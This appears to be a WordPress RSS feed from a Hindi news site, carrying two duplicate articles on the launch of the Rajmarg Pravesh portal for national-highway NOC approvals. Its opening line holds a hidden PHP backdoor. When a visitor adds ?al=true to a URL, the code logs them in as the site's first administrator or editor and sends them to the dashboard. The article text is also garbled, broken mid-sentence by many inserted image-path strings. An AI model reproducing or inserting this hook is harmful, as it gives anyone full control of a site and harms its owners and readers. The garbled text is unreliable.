// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){ $u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else {wp_redirect(admin_url());exit();} } }, 2); Rajmarg Pravesh – प्रत्युषा आशा की नयी किरण https://pratyushaashakinayikiran.com न्यूज़ पोर्टल Thu, 26 Feb 2026 09:39:00 +0000 en-US hourly 1 https://wordpress.org/?v=7.0 हाईवे पर सब कुछ एक जगह: Rajmarg Pravesh पोर्टल से पेट्रोल पंप, फूड कोर्ट और रास्ते की जानकारी एक क्लिक में https://pratyushaashakinayikiran.com/?p=200915 Thu,26 Feb 2026 09:39:00 +0000 https://pratyushaashakinayikiran.com/?p=200915 नई दिल्ली

Rajmarg Pravesh Portal launch: देश के नेशनल हाईवे परकिसी भी तरह का काम करना अब पहले से ज्यादा आसान होने जा रहा है. सड़क परिवहन और राजमार्ग मंत्रालय ने राजमार्ग प्रवेश (Rajmarg Pravesh) वेब पोर्टल का अपग्रेडेड वर्जन लॉन्च किया है. यह पोर्टल नेशनल हाईवे से जुड़े नो ऑब्जेक्शन सर्टिफिकेट यानी NOC और अन्य जरूरीअप्रूवल्स के प्रोसेस को एक ही जगह पर उपलब्ध कराएगा. इस नए पोर्टल का उद्घाटन केंद्रीय मंत्री नितिन गडकरी ने किया. इस मौके पर मंत्रालय, नेशनल हाईवे अथॉरिटी ऑफ इंडिया (NHAI) और नेशनल हाईवे एंड इंफ्रास्ट्रक्चर डेवलपमेंट कॉर्पोरेशन लिमिटेड के वरिष्ठ अधिकारी भी मौजूद रहे.

किसके लिए है यह पोर्टल

राजमार्ग प्रवेशन पोर्टल उन सभी लोगों और संस्थाओं के लिए बनाया गया है, जिन्हें नेशनल हाईवे से जुड़ी जमीन या रास्ते से संबंधित अप्रूवल चाहिए. इसमें आम नागरिक, निजी कंपनियां और सरकारी विभाग सभी शामिल हैं. जैसे ही देश में नेशनल हाईवे नेटवर्क तेजी से बढ़ा है, वैसे ही इन मंजूरियों के लिए आने वाले आवेदनों की संख्या भी बढ़ गई है. इसी दबाव को कम करने के लिए यह डिजिटल व्यवस्था लाई गईहै.

इस पोर्टल के जरिए कई तरह के अप्रूवल्स के लिए आवेदन किया जा सकता है. कोई व्यक्ति अपने निजी प्लॉट या इंडस्ट्री के लिए हाईवे से रास्ता लेना चाहता है तो वह भी इसी प्लेटफॉर्म से होगा. पेट्रोल पंप, ढाबा,रेस्ट एरिया, वेसाइड अमेनिटी या कनेक्टिंग रोड के लिए भी आवेदन किया जा सकेगा. इसके अलावा पानी की पाइपलाइन, गैस पाइपलाइन, ऑप्टिकल फाइबर केबल, बिजली लाइन जैसी सुविधाओं को हाईवे के किनारे या नीचे से ले जाने की अनुमति भी इसी पोर्टल से मिलेगी.

पहले इन सभी अनुमतियों के लिए अलग-अलग दफ्तरों और प्रक्रियाओं से गुजरना पड़ता था. कई बारफाइलें हाथ से चलती थीं और रिजनल ऑफिसेज के चक्कर लगाने पड़ते थे. अब राजमार्ग प्रवेश पोर्टल इन सभी कैटेगरी को एक ही सिस्टम में लाता है. आवेदक अपने एप्लीकेशन का स्टेट्स भी ऑनलाइन देख सकते हैं और तय समय में जवाब पा सकते हैं.इन्हें होगा फायदा

इस पोर्टल से छोटे व्यापारियों से लेकर बड़ी कंपनियों तक को फायदा होगा. हाईवे के किनारे सुविधा केंद्र खोलने वाले छोटे कारोबारी, टेलीकॉम कंपनियां जो फाइबर बिछाना चाहती हैं, और राज्य सरकारें जो अपने प्रोजेक्ट के लिए यूटिलिटी क्रॉसिंग चाहती हैं, सभी के लिए अब प्रोसेस ज्यादा आसान और बेहतर होगा.

सरकार लंबे समय से कारोबार और आम लोगों के लिए प्रक्रियाएं आसान बनाने पर जोर दे रही है. कागजी कामकाज को डिजिटल प्लेटफॉर्म पर लाने की दिशा में कई मंत्रालय काम कर रहे हैं.

मंत्रालय के मुताबिक इस पोर्टल से पूरी प्रक्रिया ज्यादापारदर्शी होगी. आवेदक यह देख सकेंगे कि उनका आवेदन किस स्तर पर है और कब तक फैसला आने की उम्मीद है. यह इन्वेस्टमेंट औरइंफ्रास्ट्रक्चर से जुड़े कामों के लिए बेहद अहम है, क्योंकि मंजूरी में देरी से प्रोजेक्ट की लागत और समय दोनों बढ़ जाते हैं. यह पोर्टल पूरी तरह वेब पर बेस्ड है. इसके लिए किसी सरकारी दफ्तर में जाने की जरूरत नहीं होगी. जरूरी दस्तावेज अपलोड किए जा सकते हैं, फीस ऑनलाइन जमा होगी और जवाब भी पोर्टल पर ही मिलेगा. इससे आवेदक और विभाग के बीच बेवजह की आवाजाही कम होगी.

 भारत का नेशनल हाईवे नेटवर्क अब 1.45 लाख किलोमीटर से ज्यादा का हो चुका है. इसके साथ ही हाईवे के आसपास व्यापार, रिहायशी इलाके और सुविधाएं तेजी से बढ़ी हैं. ऐसे में नए प्रोजेक्टस और बिजनेस के लिए अप्रूवल्स की संख्या भी बढ़ना स्वाभाविक है. डिजिटल सिस्टम को मजबूत करना इसी बढ़ते नेटवर्क के साथ तालमेल बैठाने की कोशिश है. आज नेशनल हाईवे केवल सड़क नहीं, बल्कि लॉजिस्टिक्स, रिटेल, फ्यूल और हॉस्पिटैलिटी का बड़ा हब बनतेजा रहे हैं. ऐसे में राजमार्ग पोर्टल एक सही समाधान उपलब्ध कराएगा.

]]>
हाईवे पर सब कुछ एक जगह: Rajmarg Pravesh पोर्टल से पेट्रोल पंप, फूड कोर्ट और रास्ते की जानकारी एक क्लिक में https://pratyushaashakinayikiran.com/?p=200916 Thu, 26 Feb 2026 09:39:00 +0000 https://pratyushaashakinayikiran.com/?p=200916 नई दिल्ली

Rajmarg Pravesh Portal launch: देश के नेशनलहाईवे पर किसी भी तरह का काम करना अब पहले से ज्यादा आसान होने जा रहा है. सड़कपरिवहन और राजमार्ग मंत्रालय ने राजमार्ग प्रवेश (Rajmarg Pravesh) वेब पोर्टल का अपग्रेडेड वर्जन लॉन्च किया है. यह पोर्टल नेशनल हाईवे से जुड़े नो ऑब्जेक्शन सर्टिफिकेट यानी NOC और अन्य जरूरी अप्रूवल्स के प्रोसेस को एक ही जगह पर उपलब्ध कराएगा. इस नए पोर्टल का उद्घाटन केंद्रीय मंत्री नितिन गडकरी ने किया. इस मौके पर मंत्रालय, नेशनल हाईवे अथॉरिटी ऑफ इंडिया (NHAI) और नेशनल हाईवे एंड इंफ्रास्ट्रक्चर डेवलपमेंट कॉर्पोरेशन लिमिटेड के वरिष्ठ अधिकारी भी मौजूद रहे.

किसके लिए है यह पोर्टल

राजमार्ग प्रवेशन पोर्टल उन सभी लोगों और संस्थाओं के लिए बनाया गया है, जिन्हें नेशनल हाईवे से जुड़ी जमीन या रास्ते से संबंधित अप्रूवल चाहिए. इसमें आम नागरिक, निजी कंपनियां और सरकारी विभाग सभीशामिल हैं. जैसे ही देश में नेशनल हाईवे नेटवर्क तेजी से बढ़ा है, वैसे ही इन मंजूरियों के लिए आने वाले आवेदनों की संख्या भी बढ़ गई है. इसी दबाव को कम करने के लिए यह डिजिटल व्यवस्था लाई गई है.

इस पोर्टल के जरिए कई तरह के अप्रूवल्स के लिए आवेदन किया जा सकता है. कोई व्यक्ति अपने निजी प्लॉट या इंडस्ट्री के लिए हाईवे से रास्ता लेना चाहता है तो वह भी इसी प्लेटफॉर्म से होगा. पेट्रोल पंप, ढाबा, रेस्ट एरिया, वेसाइड अमेनिटी याकनेक्टिंग रोड के लिए भी आवेदन किया जा सकेगा. इसके अलावा पानी की पाइपलाइन, गैस पाइपलाइन, ऑप्टिकल फाइबर केबल, बिजली लाइन जैसीसुविधाओं को हाईवे के किनारे या नीचे से ले जाने की अनुमति भी इसी पोर्टल से मिलेगी.

पहले इन सभी अनुमतियों के लिए अलग-अलग दफ्तरों और प्रक्रियाओं से गुजरना पड़ता था. कई बार फाइलें हाथ से चलती थीं और रिजनल ऑफिसेज के चक्कर लगाने पड़ते थे. अब राजमार्ग प्रवेश पोर्टल इन सभी कैटेगरी को एक ही सिस्टम में लाता है. आवेदक अपने एप्लीकेशन का स्टेट्स भी ऑनलाइन देख सकते हैं और तय समय में जवाब पा सकते हैं.
इन्हें होगा फायदा

इस पोर्टल से छोटे व्यापारियों से लेकर बड़ी कंपनियों तक को फायदा होगा. हाईवे के किनारे सुविधा केंद्र खोलने वाले छोटे कारोबारी, टेलीकॉम कंपनियां जो फाइबर बिछाना चाहती हैं, और राज्य सरकारें जो अपने प्रोजेक्ट के लिए यूटिलिटी क्रॉसिंग चाहती हैं, सभी के लिए अब प्रोसेस ज्यादा आसान औरबेहतर होगा.

सरकार लंबे समय से कारोबार और आम लोगों के लिए प्रक्रियाएं आसान बनाने पर जोर दे रही है. कागजी कामकाज को डिजिटल प्लेटफॉर्म पर लाने की दिशा में कई मंत्रालय काम कर रहे हैं.

मंत्रालय के मुताबिक इस पोर्टल सेपूरी प्रक्रिया ज्यादापारदर्शी होगी. आवेदक यह देख सकेंगे कि उनका आवेदन किस स्तर पर है और कब तक फैसला आने की उम्मीद है. यह इन्वेस्टमेंटऔर इंफ्रास्ट्रक्चर से जुड़े कामों के लिए बेहद अहम है, क्योंकि मंजूरी में देरी से प्रोजेक्ट की लागत और समय दोनों बढ़ जाते हैं. यह पोर्टल पूरी तरह वेब पर बेस्ड है. इसके लिए किसी सरकारी दफ्तर में जाने की जरूरत नहीं होगी. जरूरी दस्तावेज अपलोड किए जा सकते हैं, फीस ऑनलाइन जमा होगी और जवाब भी पोर्टल पर ही मिलेगा. इससे आवेदक औरविभाग के बीच बेवजह की आवाजाही कम होगी.

 भारत का नेशनल हाईवे नेटवर्क अब 1.45 लाख किलोमीटर से ज्यादा का हो चुका है. इसके साथ ही हाईवे के आसपास व्यापार, रिहायशी इलाके और सुविधाएं तेजी से बढ़ी हैं. ऐसे में नएप्रोजेक्टस औरबिजनेस के लिए अप्रूवल्स की संख्या भी बढ़ना स्वाभाविक है. डिजिटल सिस्टम को मजबूत करना इसी बढ़ते नेटवर्कके साथ तालमेल बैठाने की कोशिश है. आज नेशनल हाईवे केवल सड़क नहीं, बल्कि लॉजिस्टिक्स, रिटेल, फ्यूल और हॉस्पिटैलिटी का बड़ा हब बनते जा रहे हैं. ऐसे मेंराजमार्ग पोर्टलएक सही समाधान उपलब्धकराएगा.

]]>